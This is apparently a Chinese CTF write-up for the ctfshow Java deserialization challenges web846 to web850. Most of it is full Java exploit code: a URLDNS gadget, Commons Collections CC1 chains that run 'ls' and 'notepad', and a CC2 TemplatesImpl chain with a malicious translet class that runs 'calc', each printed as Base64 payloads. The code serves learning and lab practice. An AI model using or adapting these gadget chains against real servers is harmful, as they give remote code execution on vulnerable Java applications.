ctfshow-java反序列化专题:持续更新...
·
web846:

具体分析可以看下这篇文章:
exp:
package org.example;

import java.io.File;
import java.io.FileOutputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.net.URL;
import java.nio.file.Files;
import java.util.Base64;
import java.util.HashMap;

public class web846 {
    public static void main(String[] args) throws Exception {

        URL url = new URL("https://8c9c044d-efce-4896-9894-fda51f7e3054.challenge.ctf.show/");
        HashMap<URL, Integer> hashMap = new HashMap<URL, Integer>();
        Class urlclass = URL.class;
        Field hashCodeField = urlclass.getDeclaredField("hashCode");
        hashCodeField.setAccessible(true);
        hashCodeField.set(url, 123);
        hashMap.put(url, 123);

        hashCodeField.set(url, -1);

        Serialize(hashMap);

        // 从文件读取并转换为Base64
        String base64Data = getBase64FromFile();
        System.out.println("Base64 encoded serialized data:");
        System.out.println(base64Data);
    }
    private static void Serialize(Object obj) throws Exception {
        ObjectOutputStream oss = new ObjectOutputStream(new FileOutputStream("ser.bin"));
        oss.writeObject(obj);
        oss.close();
    }

    private static String getBase64FromFile() throws Exception {
        File file = new File("ser.bin");
        byte[] fileContent = Files.readAllBytes(file.toPath());
        return Base64.getEncoder().encodeToString(fileContent);
    }
}

再进行一次url编码即可:
web847:
这里用的是cc1:


命令无回显
exp:
package org.example;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;

import java.io.*;
import java.lang.annotation.Retention;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
import java.nio.file.Files;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class web847cc1 {
    public static void main(String[] args) throws Exception {
//        Runtime r = Runtime.getRuntime();
//        Class c = Runtime.class;
//        Method m = c.getDeclaredMethod("exec", String[].class);
//        m.invoke(r,"calc");

        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", new Class[0]}),
                new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}),
                new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"ls"})
        };
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);

        HashMap<Object,Object> map = new HashMap<>();
        map.put("value","Rsecret2");
        Map<Object, Object> transformedMap = TransformedMap.decorate(map, null, chainedTransformer);

        Class c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor declaredConstructor = c.getDeclaredConstructor(Class.class, Map.class);
        declaredConstructor.setAccessible(true);
        Object o = declaredConstructor.newInstance(Retention.class, transformedMap);

        serialize(o);
//        unserialize(o);
//        从文件中读取并转换为Base64
        String base64Data = getBase64FromFile();
        System.out.println("Base64 encoded serialized data:");
        System.out.println(base64Data);
    }
    private static void serialize(Object obj) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
        oos.writeObject(obj);
        oos.close();
    }

    public static void unserialize(Object obj) throws IOException, ClassNotFoundException {
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream("ser.bin"));
        ois.readObject();
        ois.close();
    }

    private static String getBase64FromFile() throws Exception {
        File file = new File("ser.bin");
        byte[] fileContent = Files.readAllBytes(file.toPath());
        return Base64.getEncoder().encodeToString(fileContent);
    }
}
web848:

应该也可以用cc3
Java反序列化-cc3链挖掘复现(个人学习笔记)_cc3反序列化-CSDN博客
exp:
package org.example;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;
import java.io.*;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
import java.nio.file.Files;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class web848cc1yso {

    public static void main(String[] args) throws Exception {
        // 定义一个Transformer链
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),
                new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}),
                new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"notepad"})
        };

        // 将Transformer链与LazyMap进行装饰
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
        HashMap<Object, Object> map = new HashMap<>();
        Map<Object, Object> lazyMap = LazyMap.decorate(map, chainedTransformer);
        // 使用反射获取AnnotationInvocationHandler的构造方法
        Class<?> c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor<?> annotationConstructor = c.getDeclaredConstructor(Class.class, Map.class);
        annotationConstructor.setAccessible(true);

        // 创建InvocationHandler实例
        InvocationHandler innerhandler = (InvocationHandler) annotationConstructor.newInstance(Override.class, lazyMap);

        // 创建动态代理
        Map<?, ?> mapProxy = (Map<?, ?>) Proxy.newProxyInstance(LazyMap.class.getClassLoader(), new Class[]{Map.class}, innerhandler);

        // 创建最外层的对象
        // 创建InvocationHandler实例
        InvocationHandler outhandler = (InvocationHandler) annotationConstructor.newInstance(Override.class, mapProxy);
        serialize(outhandler);
        unserialize(outhandler);

        // 获取Base64编码的序列化数据并打印
        String base64Data = getBase64FromFile();
        System.out.println("Base64 encoded serialized data:");
        System.out.println(base64Data);
    }

    // 序列化对象并保存为文件
    private static void serialize(Object obj) throws IOException {
        try (ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"))) {
            oos.writeObject(obj);
        }
    }

    // 反序列化对象
    public static void unserialize(Object obj) throws IOException, ClassNotFoundException {
        try (ObjectInputStream ois = new ObjectInputStream(new FileInputStream("ser.bin"))) {
            ois.readObject();
        }
    }

    // 从文件读取内容并返回Base64编码的字符串
    private static String getBase64FromFile() throws Exception {
        File file = new File("ser.bin");
        byte[] fileContent = Files.readAllBytes(file.toPath());
        return Base64.getEncoder().encodeToString(fileContent);
    }
}
web849:

题目介绍说了 可以用cc2:
Java反序列化-cc2链挖掘复现(个人学习笔记)_cc2利用链复现-CSDN博客
exp:
package org.example;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import org.apache.commons.collections4.comparators.TransformingComparator;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InvokerTransformer;

import java.io.*;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.Base64;
import java.util.PriorityQueue;


public class web849cc2 {
//
    public static void main(String[] args) throws Exception {
        TemplatesImpl templates = new TemplatesImpl();
        Class<? extends TemplatesImpl> tc = templates.getClass();
        //_name
        Field nameField = tc.getDeclaredField("_name");
        nameField.setAccessible(true);
        nameField.set(templates, "Rsecret2");
        //_bytecodes
        Field bytecodesField = tc.getDeclaredField("_bytecodes");
        bytecodesField.setAccessible(true);

        byte[] code = Files.readAllBytes(Paths.get("E:\\classTest.class"));
        byte[][] codes = {code};
        bytecodesField.set(templates, codes);

        TransformingComparator transformingComparator = new TransformingComparator(new ConstantTransformer<>(1));
        InvokerTransformer invokerTransformer = new InvokerTransformer<>("newTransformer", new Class[]{}, new Object[]{});
        PriorityQueue priorityQueue = new PriorityQueue(transformingComparator);

        priorityQueue.add(templates);
        priorityQueue.add(3);

        Class c = transformingComparator.getClass();
        Field transformerField = c.getDeclaredField("transformer");
        transformerField.setAccessible(true);
        transformerField.set(transformingComparator, invokerTransformer);
        serialize(priorityQueue);
        String sbase64 = getBase64FromFile();
        System.out.println(sbase64);
        unserialize("ser.bin");

    }
    //序列化
    private static void serialize(Object obj) throws Exception {
        ObjectOutputStream oss = new ObjectOutputStream(Files.newOutputStream(Paths.get("ser.bin")));
        oss.writeObject(obj);
    }
    //反序列化
    private static void unserialize(Object obj) throws Exception {
        ObjectInputStream ois = new ObjectInputStream(Files.newInputStream(Paths.get("ser.bin")));
        ois.readObject();
    }
    //从文件读取内容并返回Base64编码的字符串
    private static String getBase64FromFile() throws Exception {
        File file = new File("ser.bin");
        byte[] fileContent = Files.readAllBytes(Paths.get("ser.bin"));
        return Base64.getEncoder().encodeToString(fileContent);
    }

}
package org.example;

import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;

import java.io.IOException;

public class classTest extends AbstractTranslet {
        static {
            try{
                Runtime.getRuntime().exec("calc");
            } catch (IOException e ){
                throw new RuntimeException(e);
            }
        }


    @Override
    public void transform(DOM document, SerializationHandler[] handlers) throws TransletException {

    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) throws TransletException {

    }
}
web850:
exp:

腾讯云面向开发者汇聚海量精品云计算使用和开发经验,营造开放的云计算技术生态圈。
更多推荐
 4
4 0
0- 0


 已为社区贡献1条内容

所有评论(0)